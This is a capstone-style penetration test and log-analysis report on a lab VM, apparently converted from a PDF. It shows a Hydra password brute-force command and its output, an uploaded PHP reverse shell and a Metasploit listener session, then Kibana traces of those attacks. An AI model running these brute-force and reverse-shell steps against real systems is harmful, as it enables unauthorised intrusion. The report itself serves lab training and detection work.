


Vulnerable System Engagement




**Report prepared by
Chris Haverick**

Penetration Tester
SOC Analyst

MAY 2022

This report has been prepared for the purpose of investigating vulnerabilities on a Capstone VM. The first task was to perform a penetration test engagement on the vulnerable machine/network. Once vulnerabilities were identified a defensive security approach was taken where examination and analysis of the exploits was performed so that proper system hardening and mitigation strategies can be implemented in order to make the vulnerable network more secure.

NETWORK TOPOLOGY



RED TEAM OFFENSIVE SECURITY PENETRATION TEST

Nmap scan on subnetwork 192.168.1.0/24

- Port 80 is open and not secure on Capstone VM.
- Through this open port access was granted to the Capstone VM's parent directory where employee info and a sensitive file could be accessed.
- However the sensitive file was password protected.

```
Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Mic
```


Brute force user password with Hydra



```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get  
/company_folders/secret_folder/
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-1  
root@Kali:~#
```

- Once user Ashton's password was determined I was able to gain access to a sensitive folder which contained even more sensitive data, namely user Ryan's password hash that was easily cracked with the crackstation website.
- The sensitive folder also contained instructions on how to access the companies WebDAV server with user Ryan's credentials.

Uploading of a reverse shell php file onto WebDAV server

- With user Ryan's credentials I was granted access to the company's WebDAV folder and was able to remotely upload a reverse shell script.
- Once the reverse shell script was uploaded if any employee clicked on the php file it would set up a meterpreter listener on my Kali Linux machine.



Gaining root access with a meterpreter listening session

```
      =[ metasploit v5.0.76-dev ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]


msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
[-] Unknown command: set.
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:55256)

meterpreter > shell
Process 1446 created.
Channel 0 created.
cd /
whoami
www-data
█
```



BLUE TEAM DEFENSIVE SECURITY KIBANA ANALYSIS

Identifying Offensive Traffic




Here we see a huge spike in traffic around 8:00 PM on 5/17/22 from source IP 192.168.1.90 which is the IP of my attacking Kali VM

Identifying Offensive Traffic




Here we observe a huge number of hits coming from the attacking machine with IP 192.168.1.90 on 5/17/22

Identifying Offensive Traffic




Here we observe a very large spike in connections over time from IP 192.168.1.90 around 8:00 PM on 5/17/22.

Identifying Offensive Traffic




At the same time that we saw a spike in connections overtime we see a spike in errors which indicates a malicious attack of someone trying to hack into the vulnerable machine.

Identifying Offensive Traffic




Here we see the large number of hits between source IP 192.168.1.90 (attacking machine) and destination IP 192.168.1.105 (Capstone vulnerable machine) on 5/17/22.

Identifying Offensive Traffic





Yet more evidence showing the large amount of connections between the attack machine and vulnerable machine on 5/17/22.



Finding the request for the hidden directory




This infographic shows 16,677 hits for secret_folder in the company_folders directory on 5/17/22.



Finding the request for the hidden directory



 

  Refresh

 - + Add filter


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending 	Count 
http://192.168.1.105/company_folders/secret_folder/	16,677
http://192.168.1.105/webdav	68
http://192.168.1.105/webdav/shell.php	52
http://192.168.1.105/webdav/newshell.php	39
http://192.168.1.105/webdav/passwd.dav	11

Export: Raw  Formatted 

Here we see the same number of hits 16,677 for the secret folder as detailed in a Top HTTP requests stats table.

Finding the request for the hidden directory



A spike in HTTP transactions for the url path containing the secret folder occurred at 8:00 PM 5/17/22.

Identifying the Brute Force Attack

HTTP status codes for the top queries [Packetbeat] ECS View: Data ▾

Download CSV ▾

HTTP Query	Count	HTTP Status...	Count
GET /company_secret_folder/	16,677	401	16,673
GET /company_secret_folder/	16,677	200	3

This shows the 16,677 hits trying to access the secret folder in which 16,673 returned a 401 error code and just 3 hits returned a 200 OK code which is a telltale sign of a brute force attack.

Identifying the Brute Force Attack

```
> May 17, 2022 @ 19:58:20.731 url.path: /company_folders/secret_folder/ @timestamp: May 17, 2022 @
19:58:20.731 source.port: 43000 source.bytes: 164B source.ip: 192.168.1.90
user_agent.original: Mozilla/4.0 (Hydra) server.ip: 192.168.1.105
server.port: 80 server.bytes: 698B query: GET /company_folders/secret_folder/
status: Error agent.name: Kali agent.type: packetbeat agent.version: 7.8.0

